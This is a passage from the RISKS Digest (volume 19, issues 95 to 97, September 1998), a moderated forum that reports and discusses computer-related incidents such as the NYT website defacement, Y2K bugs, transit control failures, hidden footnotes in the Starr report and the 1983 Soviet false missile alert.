✶ Starr Lite, Starr Bite, First Starr, We Scene Tonight

"Peter G. Neumann" <neumann@chiron.csl.sri.com>
Fri, 11 Sep 98 11:44:12 PDT *[[corrected] time stamp\]*

The 145-page executive summary of the Independent Counsel's report is now on-line at various sites (including house.gov, cnn.com, time.com, msnbc.com, nytimes.com, etc.). Many media wags are telling a tale that

massive

attempts at Web access will dog the performance of the Internet and participating various servers, with the possibility that significant parts of the Internet could crash. Don't hold your breath while attempting access.

[This expectation is of course quite consistent with all the evidence that

the most-searched-for string on the Internet is "sex". For example, a

very modest item in [RISKS-19.11](#) alluded to what an MS Word spelling

checker did with the strings "zzzz" and "ZZZZ" -- without telling, the

item pointed to a file (<http://www.csl.sri.com/~risiko/zzzz.html>) that has

repeatedly been found by subsequent web searches -- although undoubtedly

to the disappointment of prurient searchers who are not RISKS readers.]

[A note by Tom Abate in the *San Francisco Chronicle*, 10 Sep 1998, B1,

notes that Mark Mooradian (who works with digital music for Jupiter

Communications in New York) surveyed top search engines and rather

startlingly claims that the *second-most-searched-for* string is "MP3",

the International Standards Organization open standard that compresses

three-minute songs into 3Mbytes instead of 45Mbytes; the fact that MP3

has no anti-piracy protection is seriously worrying the music publishers, who obviously have alternative proposals. As a complete

aside not to be pursued in future issues of RISKS, I wonder how many

folks are interested in *both* sex and pirated (or pirating) music!]

✦ San Francisco Muni removes streetcars to increase service

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Thu, 10 Sep 1998 07:47:220 -0700

The San Francisco Muni folks have installed a \$70M Alcatel Transport Automation US computerized control system in an attempt to improve service often plagued by mishaps. This turns out to work well for the newer Breda streetcars, which can communicate with one another. Unfortunately, communications were blocked when the 17-year-old Boeing-Vertol cars were simultaneously in use, which was particularly annoying when the old cars got stuck in the downtown tunnel. The short-term fix was to remove 20 Boeing cars from service (out of a fleet of 136), until they can be converted. This fix reduced the computer-related problems, but also seriously reduced capacity. Operating in passenger overload is also a problem, because if a Breda car door fails to close after several attempts because of passengers blocking the door, the computer system interprets this as a mechanical failure, and shuts down the entire Metro!

"Alcatel contends that its system is working fine and that Muni's problems are with its equipment and personnel. Muni is fining Alcatel \$25,000 a day until the software system works properly and allows Muni to increase the number of trains it operates under Market Street. The city and Alcatel are already involved in a legal fight." [Source: Edward Epstein,

Muni's

solution -- take 20 cars out of service, *San Francisco Chronicle*, 4 Sep 1998, A1; PGN Stark Abstracting; Terry Clifton <top_cat@ns.net> augmented my morning newspaper reading by sending me the article on-line.]

In a subsequent event, a driver stepped out of his streetcar to get a drink of water, apparently forgetting that it was on automatic control; the good news is that the automatic system worked just fine and the streetcar went several stops unattended without incident. (Ken Garcia in the 10 Sep *Chron* noted that some people were upset by the driverless run, but suggested that the real reason might have been that "there was no Muni person around to yell at.")

Another Y2K bug revealed

Martin Minow <minow@apple.com>

Fri, 4 Sep 1998 13:22:49 -0700

One of my colleagues got a letter from <Enormous Company> (name changed to protect the guilty) confirming an order he'd placed. The letter was dated August 3, 2098.

It turns out that a friend of mine is Y2K manager for that company, When I mentioned it, he asked for a copy of the letter and tracked the problem down (and was very pro-active in communicating what had happened).

As you might expect, new software went online in late July with

Y2K
windowing turned on, and there was a minor bug in one of the
modules. The
bug was fixed ten days later but, before the fix went into
production, "a
half-million" confirmation letters were sent out with wrong date.

Fewer than a dozen people noticed and called <Enormous Company>, and it
appears that my colleague and I were the only people to actually
recognize
this as a Y2K bug.

Moral for Risks? Get your fixes in early, expect problems, don't
expect too
much help from the public.

Martin Minow, minow@pobox.com

⚡ It's good to have a cable modem when the phone system goes down

Fred Cohen <fc@all.net>
Tue, 1 Sep 1998 20:53:04 -0700 (PDT)

In the 925 area code - just today officially severed from the
510 area code
- you might be well advised to have a cable modem to get to the
Internet.
My cell phone works (which has been 925 area code only for some
time) but
every number in the 925 area code that was also in the 510 area
code till
today seems to be out of service. IF we can't handle September
1, 1998, how
we we ever be able to handle 2000/01/01?

Fred Cohen & Associates: <http://all.net> - fc@all.net - tel/
fax:925-454-0171

Fred Cohen at Sandia National Laboratories at tel:925-294-2087
fax:925-294-1225

⚡ Re: De-Rail Canada: A risk of Train-ing ignorance? (Martin, R-19.94)

"Rob Slade, doting grandpa of Ryan and Trevor" <rslade@sprint.ca>
Fri, 4 Sep 1998 23:25:09 -0800

> ... but inadequate knowledge and training, coupled with
miscommunication ...

The inadequate training part seems to be rather an understatement. Only one of the news stories I've heard has mentioned, and that very briefly, that none of the train crew, and none of the maintenance crew in the West, had any training on the warning system. The nearest trained staff were over 3000 km distant in Ontario.

rslade@vcn.bc.ca rslade@sprint.ca slade@freenet.victoria.
bc.ca

⚡ Re: "Windows NT Security", Charles B. Rutstein (Slade, [RISKS-19.89](#))

<Bob_Frankston@frankston.com>
Thu, 6 Aug 1998 20:12 -0400

The discussion about the lack of NT security books seems to miss the larger issue. Much of the thinking of computer security seems to hark back to the good

old days when we knew how to build secure systems. And to simple systems such as Unix that provide simple security models for simple problems.

I too am nostalgic for the old days of Multics when security was defined in terms of usability. The requirement was the users be able to trust the system. This was less an issue of military security than being able to specify what access was to be given and to whom. The system was honed with just Read/Execute/Write (and Append, but that's already a messy one) on files (and directories). The Access list could explicitly list users or projects (administrative groupings of users). If the user didn't know about the security system, by default, there weren't any further exposures.

Unix had a different design point. The system was assumed to be like a friendly work group with papers left on desks for easy access. Unix default was to allow the world to read all of your files. Not safe for the naive but unlike Multics the assumption was that you really didn't want to keep anything confidential on your computer. (I know I'll be flamed for this but defaulting to read means that only fools would trust the system security. Alas, the default is to be a fool.) The initial access system with groups made any attempt to really control access problematic. And then SU was thrown in to get around all of this. Perhaps some of this has been address but to think of Unix as the model for security seems silly.

Then there were PC's and other small systems that simply lacked any notions

of access control. That was fine since they were never ever going to be on a network.

So now we have gripes about NT. In fact, NT has a very sophisticated security model with the ability to specify access control for all sorts of objects. And it has been C2 certified (at least, in a vacuum, networks tend to be problematic in the world of security). The problem with NT is that there is no effective UI for security. More to the point, thanks to the sophistication (AKA complexity), it is difficult to understand what is really going on in terms of security. Especially with mechanisms such a path access (security on shares) mixed in.

Of course, these systems have common problems like security being specified in terms of local certification authorities (i.e., the local system directory or the NT domain).

But the REAL problem is that de jure (or military) model of security has little to do with the real world:

=> The attributes associated with files have little to do with the access appropriate for programs (agents) acting on behalf of users. The result is that programs get wide access (in Unix via SU, in NT there might be a finer grain) and then must make sure they don't "abuse" this authority due to bugs.

=> Mapping identity into a login ID is naive since users might have different authority based on roles.

But the most important issue goes back to the Multics' principle that all is moot if the user doesn't understand the system and is not comfortable with this understanding. And the defaults must be safe. The current systems require vigilance. Perhaps that's OK in a world of de jure where the user is blamed for mistakes. But in the real world this is called an insensitive bureaucracy for good reasons.

If this weren't bad enough wrapping firewalls and other bad ideas around all this and call it a solution just adds to the complexity.

If I need to read a manual to be secure, I don't have security.

Furthermore, systems security is a minor part of the problem. The real issue is security of the applications. What authority am I giving to what user with what intent under what circumstance. How do the operating system mechanisms serve these needs?

In the old days of time-sharing systems where we just wanted to protect files online things were simpler. The world is more interesting now and so is the question of what we mean by security.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 96

Tues 15 September 1998

Contents

- [NY Times Web site attacked](#)
[Epstein Family](#)
[Dave Farber](#)
- [5th SRI squirrelcide causes 18.5-hour outage](#)
[PGN](#)
- [Starr galactic dispersion avoided black holes except for USGovt](#)
[PGN](#)
- [Sexy risks of searching for MP3](#)
[Sidney Markowitz](#)
- ['Whois' blocks abusers domain database](#)
[Doneel Edelson](#)
- [Y2K legal settlement](#)
[Keith Rhodes](#)
- [Problem of signs -- signs of problem](#)
[Mich Kabay](#)
- [An inverse story](#)
[G. Roussos](#)
- [Re: "Windows NT Security"](#)
[Mike Perry](#)
- [Re: Rocket blows 12 Globalstar satellites](#)

[Eugene](#)

● [Privacy Digests](#)

[PGN](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ NY Times Web site attacked

Epstein Family <jepstein@mail.mnsinc.com>

Tue, 15 Sep 1998 08:08:27 -0400

According to *The Washington Post*, 14 September 1998, *The New York Times* web site was repeatedly hacked over the weekend by attackers who replaced the home page with one "containing images of bare-breasted women", and also "attacked the newspaper and two reports, using vague threats and creative spelling". The attackers claimed to be defenders of Kevin Mitnick, who is currently in jail over a number of hacking episodes of his own.

The article explains that the NYT staff removed the attackers' web page and replaced it with their own, only to be hacked again. The tug of war between the two versions went on for two hours, before the NY Times took their site off the air for several hours to prevent further attacks. The FBI is investigating, and claims to be familiar with the attacker group [Hacking for Girlies]. [Total time reportedly 9 hours]

<http://www.washingtonpost.com/wp-srv/WPlate/1998-09/14/1381-091498-idx.html>

[As the NY Times and Washington Post are fierce competitors for title of "best newspaper", I wonder how much glee the WP got from reporting this

story :-)]

[In their 14 Sep 1998 article, *The NYT* quoted George Washington

University professor Lance Hoffman: "The material posted by the hackers is

offensive, childish, threatening and chilling. It's a good example of why

we have to bring accountability to the Internet."

In the 15 Sep 1998 *San Francisco Chronicle*, Jon Schwarz quoted Ira

Winkler as saying ``Any Web site -- no matter how secure -- can be

hacked.'' Although we often cite *The NYT* writers in RISKS, I guess

The NYT management is not *reading* RISKS. No surprises here. PGN]

NY Times Web site attacked

Dave Farber <farber@cis.upenn.edu>

Mon, 14 Sep 1998 22:06:33 -0400

While *The Times* hacking was illegal, it should teach us a lesson.

I would like to propose a more sinister event Suppose someone who was

more clever hacked *The New York Times* Web page not to destroy it but to

modify a piece of news. Say, for example, the person, better yet a group, at

9am inserted into the business page a news item with a very downbeat news

item on a company -- preferably a widely traded company with a good short

showing. It would, no doubt, drive down the price and enable the short

sellers to made a lot of money while The Times/users recognized the breakin and fixed it. A well organized version of this might be very hard to solve.

What would happen if there was an announcement of a, for example, coup in Russia....

Times for places we trust to protect their windows to the public a lot better than The Times seemed to have.

Dave

⚡ 5th SRI squirrelcide causes 18.5-hour outage

"Peter G. Neumann" <neumann@csl.sri.com>

Tue, 15 Sep 98 08:13:05 PDT

Yesterday was one of those days when there was no power at work all day, beginning just after 8am and continuing until 2:30 this morning. ANOTHER squirrel attack took down the main transformer, and prevented use of both the cogeneration plant and public power. As usual, some computer systems were hosed and took further hours of work to restore.

See [RISKS-8.75](#) for SQ#3, [RISKS-16.46](#) for SQ#4, and [RISKS-16.47](#) for a protective measure that seems not to have been adopted by SRI. To quote from *Where Have All the Flowers Gone*, ``When will they ever learn?'' [For related items, see [RISKS-17.91](#), [RISKS-18.52](#) and [53](#).]

[If your contributions and risks-requests bounced, please

resubmit.]

✶ Starr galactic dispersion avoided black holes except for USGovt

"Peter G. Neumann" <neumann@csl.sri.com>

Tue, 15 Sep 98 17:18:31 PDT

We noted in [RISKS-19.95](#) that many sites mirrored the Starr report soon after it was released. As a consequence, although Net traffic was very high, individual sites were not affected too dramatically -- except for the three government sites (loc.gov, house.gov, and gpo.gov), which were so saturated that they were effectively nonexistent. Once again, there was a beneficial effect from not putting all of the eggs in one basket.

Various folks have noted that if the Communications Decency Act (subsequently declared unconstitutional) were in effect, the Starr Report (subsequently declared indecent) might have resulted in fines of \$250,000 and 5 years in prison to those posting it on the Internet. An Associated Press item on 15 Sep 1998 estimated that almost 6 million people had read the Starr report via the Internet. (... well, maybe browsed.)

✶ Sexy risks of searching for MP3

"Sidney Markowitz" <sidney@sidney.com>

Fri, 11 Sep 1998 13:53:43 -0700

Related to PGN's parenthetical comments in [RISKS-19.95](#) (which you can find in that issue by searching for the words "sex" and "MP3"), I was searching for Grateful Dead bootleg recordings (not pirated!) in MPEG3 format and was surprised that many of the links that came up were porn sites that had no mention of MP3 nor Grateful Dead. Investigation revealed that the HTML source for the porn sites contained META tags with repetitions of the words "MP3" and a long list of rock bands, designed to fool the search engines. Add in to the mix the practice of many of these porn sites to spawn new browser windows when you try to back out of them (there has to be a pun there, somewhere) and I'm sure there are a number of risks for the unwary surfer.

sidney markowitz <sidney@sidney.com>

'Whois' blocks abusers domain database

"Edelson, Doneel" <doneeledelson@aciins.com>

Mon, 14 Sep 1998 14:57:05 -0500

>From Yahoo News -

Monday September 14 2:17 PM ET

'Whois' blocks abusers domain database

By Randy Barrett, ZDNet

Network Solutions Inc. is blocking certain companies from using its public database of domain name holders. NSI's Whois database contains detailed

information on 2.3 million Internet domain name recipients who have registered through NSI's InterNIC service. The listings, which include name, postal address, telephone numbers and e-mail addresses, were designed primarily to help network operators communicate with domain holders. But Whois has become increasingly popular with companies that mine the list for direct mail marketing campaigns and subsequently burden its servers. "You don't have to tie up all the bandwidth [to mine the list]," said David Holtzman, NSI's senior vice president of engineering.

Hits soaring

NSI allows mining of the Whois database, but in the past two months, the number of hits to the site has doubled every 20 days, Holtzman said. In June, the site received 12.2 million hits. In July, that number jumped to 21 million. The August statistic was not available. Holtzman found that 32 percent of the Whois traffic - more than generated by all of Europe - was initiated by a single company. He won't name names but said two companies in particular badly abused the database and are now locked out. The culprits initiated parallel sessions via HyperText Transfer Protocol with multiple computers and slowed down by 50 percent access to Whois for the rest of the Net. "I interpret it as a denial-of-service attack," Holtzman said. But, in this case, the companies' motives appeared more impatient than nefarious. Holtzman at first tried to meet the demand by adding new hardware but finally gave up and filtered the two companies instead. Whois access

speeds are now improving, he said.

Can identify source

Numerous domain name holders said they regularly receive direct mail marketing solicitations from such companies as American Express Co. and Verio Inc. and can tell by the addressing that the source is Whois. "Every time I register a domain, I get paper junk mail from Verio telling me what a swell idea it would be to use their service. It's quite clear what they're doing, since it always comes to the contact listed for the new domain, which I always list care of my company," said John Levine, author of the book Internet for Dummies.

NSI even uses the database for its own marketing. Last month, the company sent out e-mail messages to domain holders advertising digital identification services from VeriSign Inc.

Y2K legal settlement

<rhodesk.aimd@gao.gov>

Mon, 14 Sep 1998 10:45:06 -0500

Produce Palace International, a grocer in Warren, Mich., has accepted \$250,000 from Tec America Inc. of Atlanta (a subsidiary of the Tec Corporation, an affiliate of Toshiba of Japan), which makes its cash registers and credit-card verification systems. (The plaintiff's attorney claimed this is the first reported Y2K settlement.) Produce Palace said the

entire system routinely crashed when a single register was presented with credit cards with 00, for the Year 2000, in the expiration date, with crashes one-fifth of the days over a 500-day span. The case was filed in 1997. David Nadler (a Washington lawyer) was quoted saying, "It's a lemon-law case dressed up in year 2000 clothing." [Source: *The New York Times*, 14 Sep 1998]

⚡ Problem of signs -- signs of problem

Mich Kabay <mkabay@compuserve.com>
Tue, 15 Sep 1998 08:23:12 -0400

At Logan Intl Airport in Boston on 14 Sep 1998, there was a lot of milling about and frustration as people entered the lineup for a Business Express commuter flight to Philadelphia. The flight that was boarding was actually for Halifax, Nova Scotia, and Philadelphia passengers were being turned away. They would then go to the harried flight attendant at the counter for an explanation, causing yet more delays as they interfered with newcomers trying to register for later flights.

The problems were caused by the electronic announcement board, which clearly showed that the Philadelphia flight was boarding even though it wasn't.

A few minutes later, while the Philadelphia flight, now 10 minutes late, was really boarding, the board entry winked out, giving the

impression that
the Philadelphia flight had left. Late-coming Philadelphia
passengers now
besieged the desk in panic demanding to know what they would do
having
supposedly missed their flight.

I asked the agents why the board was inaccurate; could they not
adjust the
flight information? No, said the agent, it was all computer-
controlled and
there was nothing she could do about it.

The flight attendant on the little commuter plane to Philly was
apparently
better-informed. The flight status is controlled by a human
being in
operations (via a computer program, of course). In the absence
of feedback,
the signs are causing more trouble than if they were turned off.

The fundamental problem is that no one is integrating
information about late
flights or allowing for real-time information from the gate. An
information
system based on theory isolated from reality is bound to fail.

I will send a copy of this message to the president of Business
Express so
he will see to a simple improvement: allowing for feedback from
the gate.

M. E. Kabay, PhD, CISSP / Director of Education
ICSA, Inc. <<http://www.icsainc.net>>

An inverse story

<g.roussos@ic.ac.uk>

Sun, 13 Sep 98 22:54:40 BST

RISKS frequently reports problems caused by cut cables to voice or data communications, as a result of work of the [insert you favourite public utility here]. Especially those of you who suffered such fortune may be interested to know that on Friday night a worker of Cable and Wireless, UK, damaged a British Gas pipe while repairing phone lines in Chiswick, West London. As a result approximately 1,400 people had to be evacuated and had to spend the night away from their homes. [ITN News, Sat 12/9/98]

⚡ Re: "Windows NT Security" (Frankston, [RISKS-19.95](#))

<Mike_Perry@DGE.ceo.dg.com>
Fri, 11 Sep 1998 22:02:36 edt

All of Bob's concerns about what access is really needed, different roles, the problems of "super" users, and the basic requirement of always being able to just trust the system are addressed by B2 operating systems.

Mike

[Well, not all, but many. But then, there are very few B2 systems, and system developers are not very eager to develop any more.
PGN]

⚡ Re: Rocket blows 12 Globalstar satellites

"Eugene" <eugene@stcu.kiev.ua>

Mon, 14 Sep 1998 08:57:42 +0300

Yuzhnoye is not in Russia. It is in the Ukraine. Eugene

[Spasi'ba! PGN]

Privacy Digests

<RISKS moderator>

17 Apr 1997

Periodically I will remind you of TWO useful digests related to privacy, both of which are siphoning off some of the material that would otherwise appear in RISKS, but which should be read by those of you vitally interested in privacy problems. RISKS will continue to carry general discussions in which risks to privacy are a concern.

* The PRIVACY Forum is run by Lauren Weinstein. It includes a digest (which he moderates quite selectively), archive, and other features, such as PRIVACY Forum Radio interviews. It is somewhat akin to RISKS; it spans the full range of both technological and nontechnological privacy-related issues (with an emphasis on the former). For information regarding the PRIVACY Forum, please send the exact line: information privacy as the BODY of a message to "privacy-request@vortex.com"; you will receive a response from an automated listserv system. To submit contributions, send to "privacy@vortex.com".

PRIVACY Forum materials, including archive access/searching, additional information, and all other facets, are available on the Web via:

<http://www.vortex.com>

* The Computer PRIVACY Digest (CPD) (formerly the Telecom Privacy digest) is run by Leonard P. Levine. It is gatewayed to the USENET newsgroup comp.society.privacy. It is a relatively open (i.e., less tightly moderated) forum, and was established to provide a forum for discussion on the effect of technology on privacy. All too often technology is way ahead of the law and society as it presents us with new devices and applications. Technology can enhance and detract from privacy. Submissions should go to comp-privacy@uwm.edu and administrative requests to comp-privacy-request@uwm.edu.

There is clearly much potential for overlap between the two digests, although contributions tend not to appear in both places. If you are very short of time and can scan only one, you might want to try the former. If you are interested in ongoing discussions, try the latter. Otherwise, it may well be appropriate for you to read both, depending on the strength of your interests and time available.

PGN



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 97

Friday 25 September 1998

Contents

- [END OF VOLUME 19](#)
[PGN](#)
- [Hackers changed troops' blood types on DOD Web site](#)
[PGN](#)
- [Rasputin-like footnotes in Starr report](#)
[Mark Eckenwiler](#)
- [Risks of format conversion in the Starr report](#)
[Epstein Family](#)
- [Nancy Kerrigan settles X-rated net suit](#)
[Declan McCullagh](#)
- [Re: Sexy risks of searching for MP3](#)
[Larry](#)
- [Copenhagen Airport plagued by new baggage system](#)
[Debora Weber-Wulff](#)
- [Zenit failure attributed to flight control computer problems](#)
[Peter B. Ladkin](#)
- [Minutes away from nuclear holocaust](#)
[Mark Corcoran](#)
- [Bank error turns payday to mayday](#)
[John Oliver](#)

- [Pentagon security barriers -- a rising problem](#)
[Mich Kabay](#)
 - [Hacker accused of using U S West computers on math problem](#)
[Mark Sugarman](#)
 - [Spelling checker yields "General Negro" for Position Available](#)
[Matt McPherson](#)
 - [Re: De-Rail Canada](#)
[Ruth Milner](#)
 - [Re: "Windows NT Security"](#)
[John Nolan](#)
 - [REVIEW: "Web Security Sourcebook", Rubin/Geer/Ranum](#)
[Rob Slade](#)
 - [REVIEW: "Computer Crisis 2000", W. Michael Fletcher](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✂ END OF VOLUME 19

"Peter G. Neumann" <Neumann@CSL.sri.com>
Fri, 25 Sep 1998

The end-volume summary issue ([RISKS-19.98](#)) is available on the ftp site as [risks-19.00](#) in the main directory, and is now also in the new subdirectory 19 as both [risks-19.00](#) and [risks-19.98](#) -- along with the rest of volume 19.

✂ Hackers changed troops' blood types on DOD Web site

"Peter G. Neumann" <neumann@csl.sri.com>
Wed, 23 Sep 98 11:58:50 PDT

In a talk to the Washington D.C. chapter of AFCEA (the Armed

Forces

Communications and Electronics Association), Art Money (nominee-to-be for U.S. AsstSecDef for C-cubed-I) said that "Cyberterrorists have hacked into and altered the Defense Department's medical World Wide Web pages that contain information on troops' blood types" according to an article by Bob Brewin (antenna@fcw.com). Apparently, the intruders penetrated and altered medical databases at DoD hospitals in the Southeastern United States. This incident has reportedly caused the DoD to revisit its policy of what information to put on its Web pages.

[I guess the PREVIOUS hacks did not raise enough alarms? Well, maybe that will change if Money is on the line. For new readers, the earlier cases of DoD Web site hacks were in [RISKS-19.63](#) (the Army) and [RISKS-18.64](#) (the Air Force), with other U.S. Government Web site hacks noted in [RISKS-18.35](#) (Justice Department), [RISKS-18.49](#) (CIA), and [RISKS-18.88](#) (NASA). Then there was the Cloverdale case, which DeputySecDef John Hamre called the "most organized and systematic" attack ([RISKS-19.60](#)).

``Can you spell "security"?' (and while you are at it, address integrity, preventing denials of service, and other aspects of security -- as well as the general preoccupation with confidentiality).]

Rasputin-like footnotes in Starr report

Mark Eckenwiler <eck@panix.com>

Wed, 16 Sep 1998 11:05:04 -0400 (EDT)

File under "Yet Another Case of 'Deleted' Text That Isn't":

The Washington Post reports (16 Sep 1998) that the copy of the Starr report made available on the Internet by the House contained footnotes absent from the printed version delivered to Congress.

It seems that Starr's team wrote the document in WordPerfect, and provided the House with an authoritative disk copy. When House computer technicians converted the document to HTML format for release on the Web, footnotes that had been "deleted" in the drafting process suddenly reappeared.

According to the *Post* story, when one deletes a WordPerfect footnote, the program simply inserts a token "that says, in effect, ignore the following passage. But the conversion to HTML had the effect of inserting a countermanding symbol: Ignore the ignore command."

One of the erroneously resurrected footnotes contained an alleged comment by Lewinsky when, upon being barred from the White House, she learned that the President was meeting with TV journalist Eleanor Mondale. The "deleted" footnote quoted Lewinsky as saying, "Maybe she's not sleeping with him yet. Anyway, there's the excitement. It's the president." (A quick check reveals this to be footnote 739 of the Narrative chapter, which I downloaded from the Post web site Friday afternoon.)

In addition to reviving deleted footnotes, the document conversion process

also dropped some passages included in the official report. The erroneous additions and deletions made their way into innumerable online copies available on the Web, as well as full-text copies of the report included in the Saturday editions of the Post and several other newspapers.

There's a old saying about Supreme Court opinions to the effect that the bodies are buried in the footnotes (e.g., that the most potent and difficult opposing legal arguments are cursorily dealt with there). One wonders what other tidbits are on the Starr disk. Fragmentary copies of earlier drafts? Slack space at the ends of files? Other WordPerfect hidden text?

Mark Eckenwiler eck@panix.com

⚡ Risks of format conversion in the Starr report

Epstein Family <jepstein@mail.mnsinc.com>

Fri, 18 Sep 1998 07:56:10 -0400

[... more on the foregoing ...]

Risks:

(1) The old one, mostly discussed in terms of Microsoft Word in the past, that wysiNwod (what you see is NOT what's on disk). There have been numerous articles in RISKS noting that deleted text is frequently still there in Word. I don't ever recall seeing anything to this effect with WordPerfect, though.

(2) A newer risk but related risk, that since conversion

programs don't follow the same algorithms for figuring out what text to translate, things get added or dropped without the user's knowledge. This can happen even when the converter comes from the same company as the proprietary format. For example, the plugin converted for MS Word 7 (i.e., for Office 95) to convert Word to HTML silently drops all footnotes.

(3) As has also been noted too many times to count, as the technology has become ubiquitous, but knowledge of the limitations has not, we run increasing risks that we'll get tripped (Tripped?) up by such problems.

Starr should thank his lucky stars (starrs?) that there have not been more significant or embarrassing discrepancies uncovered. Perhaps had he been smarter and used a lighter-weight word processor, he could have been spared this glitch. Starr light, starr not-so-bright, [I know it's a stretch, but I couldn't resist.]

[Also noted and commented on by A. Michael Froomkin.]

[In other news, I heard an item that some of Monica Lewinsky's deleted computer files have been recovered from her computer. PGN]

Nancy Kerrigan settles X-rated net suit

Declan McCullagh <declan@well.com>
Sun, 20 Sep 1998 13:09:35 -0700 (PDT)

Former Olympic figure skater Nancy Kerrigan has settled a lawsuit against Marvista Computing Co. after a faked porno photo with her face and someone else's body appeared on their Web site as a come-on to attract customers. Their three computers will be stripped of porno images and donated to a local school. [Source: UPI, 17 Sep 1998, PGN Abstracting]

Let's hope the files on those hard drives can't be undeleted... Declan

[Combine digital photography with the see-through infrared camera technology described in [RISKS-19.93](#) and we get undie-lewded truth? PGN]

[To subscribe to POLITECH, send a message to majordomo@vorlon.mit.edu

subscribe politech

More information is at <http://www.well.com/~declan/politech/>]

⚡ Re: Sexy risks of searching for MP3 (Markowitz, [RISKS-19.96](#))

Larry <lan@panix.com>

Wed, 16 Sep 1998 02:29:52 -0400

In [RISKS-19.96](#) Sidney Markowitz writes about pornsite Webmasters padding their META tags with inappropriate keywords, trying to boost their hitrates -- sounds like web-spam to me. [*]

Removal of those sites is a very easy way for the search engines to increase their hit relevance (the newest golden virtue). Objective verification of complaints should be relatively easy, and the penalty - complete

removal of
all of that company's pages from the engine might carry some
weight.

An alternative solution: A parallel search through a main
database and a
list of known "bad hits". This could be set up similarly to the
meta-search
engines, with the side-search results used to modify the
relevance sorting,
or remove hits entirely.

Difference of opinion on what constitutes abuse could be settled
by allowing
the user to choose which 'abuse' database to sort against. The
logical
extension of this seems to turn into a NoCeM for web search
engines.

[* Laced with odium hitrate? PGN]

✈ Copenhagen Airport plagued by new baggage system

Debora Weber-Wulff <Debora.Weber_Wulff@te.mah.se>

Thu, 24 Sep 1998 09:58:11 +0200

A small article in Sydsvenskan (Swedish newspaper) noted that
SAS is having
a terrible time in Copenhagen getting peoples bags on the right
plane. Seems
they have a new computer-operated baggage-handling system that
is not
working properly... [now where have I heard that before?!]. SAS
is having
to organize large-scale baggage-delivery operations, as the
baggage tends
not to arrive until the next plane. A spokesperson was certain,
however,
that they would get the problem sorted out quickly and noted
that it was not

the fault of SAS but of the Copenhagen Airport. [*]

Debora Weber-Wulff on sabbatical at Debora.Weber_Wulff@te.mah.se
040-325628 Hemsida: <http://www.te.mah.se/person/dw/>

[* A classical case of (sur)passing the ruck(sack). PGN]

✶ Zenit failure attributed to flight control computer problems

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Fri, 25 Sep 1998 15:45:54 +0200

According to **Aviation Week and Space Technology**, 21 Sep 1998, p21, technicians believe that a malfunction of the flight control computers and/or software resulted in the failure of the Zenit booster launched from Baikonur on September 10. Zenit carried 12 commsats for Globalstar.

The Energomash second-stage engine was shut down prematurely, and the payload impacted in Siberia. Telemetry data indicates that two of the three primary flight computers shut down, a situation that 'left the third computer unable to control the vehicle', resulting in the cutoff of the engine.

This is clearly not the full story. It suggests the primary flight control had three parallel channels, but in that case one should have sufficed to control the booster. Also, if loss of control resulted in cutoff of the engine, then some machine 'knew' that control had been lost (presumably the

inertial nav computer) and indicated that to whichever machine performed the cutoff. An interesting contrast to Ariane 5, on which apparently the nav computers shut down on detection of gross navigational errors.

Peter Ladkin, Universitaet Bielefeld, Postfach 10 01 31, D-33501 Bielefeld, Germany ladkin@rvs.uni-bielefeld.de Tel: +49 (0)521 106-5326/5325/2952

⚡ Minutes away from nuclear holocaust

<Mark.Corcoran@softel.co.uk>

Thu, 24 Sep 1998 12:41:05 +0000

The Daily Express today (24-SEP-1998) reports - taken from Kommersant Vlast magazine - on an event that took place almost 15 years ago, at 21:00 BST, 25-SEP-1983.

Computer screens for the early warning system at the Serbukov-15 base, indicated that a Minuteman ICBM was en route to Moscow, followed seconds later by other missiles.

If the threat had been confirmed within 10 minutes, and Soviet leader Yuri Andropov informed of this, a counter-strike would almost certainly have been issued.

However, Lieutenant-Colonel Satnislav Petrov, "armed with a creaking computer" was responsible for analysing data from the Oko satellite, Kosmos 1382, and knew that it was subject to faulty readings caused by radiation damage.

He also knew that the launch was not confirmed by ground-based warning systems, and did not alert the Kremlin.

An inquiry commission later came away "terrified" at the appalling dangers created by the defective early warning system.

Re-run of "War Games", anyone?

Mark Corcoran, VMS Systems/Site/Security/Comms & Network Manager, Softel Ltd.

Email: postmaster OR Mark.Corcoran @softel.co.uk PSImail: 234273400398::MARK

⚡ Bank error turns payday to mayday

John Oliver <jdoliver@ozemail.com.au>

Fri, 25 Sep 1998 00:19:40 GMT

From the *Sydney Morning Herald*, 25 Sep 1998:

Tens of thousands of people missed payday yesterday after an error in the bank's computer program on Wednesday night failed to authorise payments to banks across the nation. Employees with more than 50 national companies who bank with the NAB (National Australia Bank) were affected. ... information tecnologists testing the bank's computers last weekend had inadvertently failed to restore the pay program.

The problem has been overcome and people's pays would be available first thing this morning.

John (jdoliver@ozemail.com.au)

✶ Pentagon security barriers -- a rising problem

Mich Kabay <mkabay@compuserve.com>

Wed, 23 Sep 1998 09:56:56 -0400

The Pentagon is studying why an automated anti-terrorist barrier suddenly lifted the front end of a limousine several feet into the air on 21 Sep 1998. The incident was embarrassing because Japanese Defense Minister Fukushiro Nukaga suffered a sprained ankle and Rear Admiral Fumio Ota was cut above his eye and needed several stitches. Reportedly, three investigations are being carried out by the Defense Department's police force (which is responsible for maintaining Pentagon security), the company that installed the barrier, and an independent analyst. [Source: UPI US & World, 22 Sep 1998.]

M. E. Kabay, PhD, CISSP / Director of Education
ICSA, Inc. <<http://www.icsainc.net>>

[Perhaps the system is programmed to detect foreign cars? PGN]

✶ Hacker accused of using U S West computers on math problem

Mark Sugarman <sugarman@gti.net>

Wed, 23 Sep 1998 09:49:38 -0400 (EDT)

According to *The Associated Press*, 15 September 1998:

A 28-year-old computer consultant is under investigation by the FBI for allegedly hacking into at least 2,585 computers at US West. Aaron Blosser, a self-described "math geek", was apparently trying to use the systems to search for a new prime number. The hacking was only discovered when the computers took as long as 5 minutes to retrieve phone numbers, the operation should normally take 3 to 5 seconds to complete. The US West Intrusion Response Team found the unauthorized program running on the computers on May 27th. The team was able to track the software back to a terminal at one of the company's Littleton offices, where they found Blosser, a contract computer consultant who work for a vendor which was hired by US West.

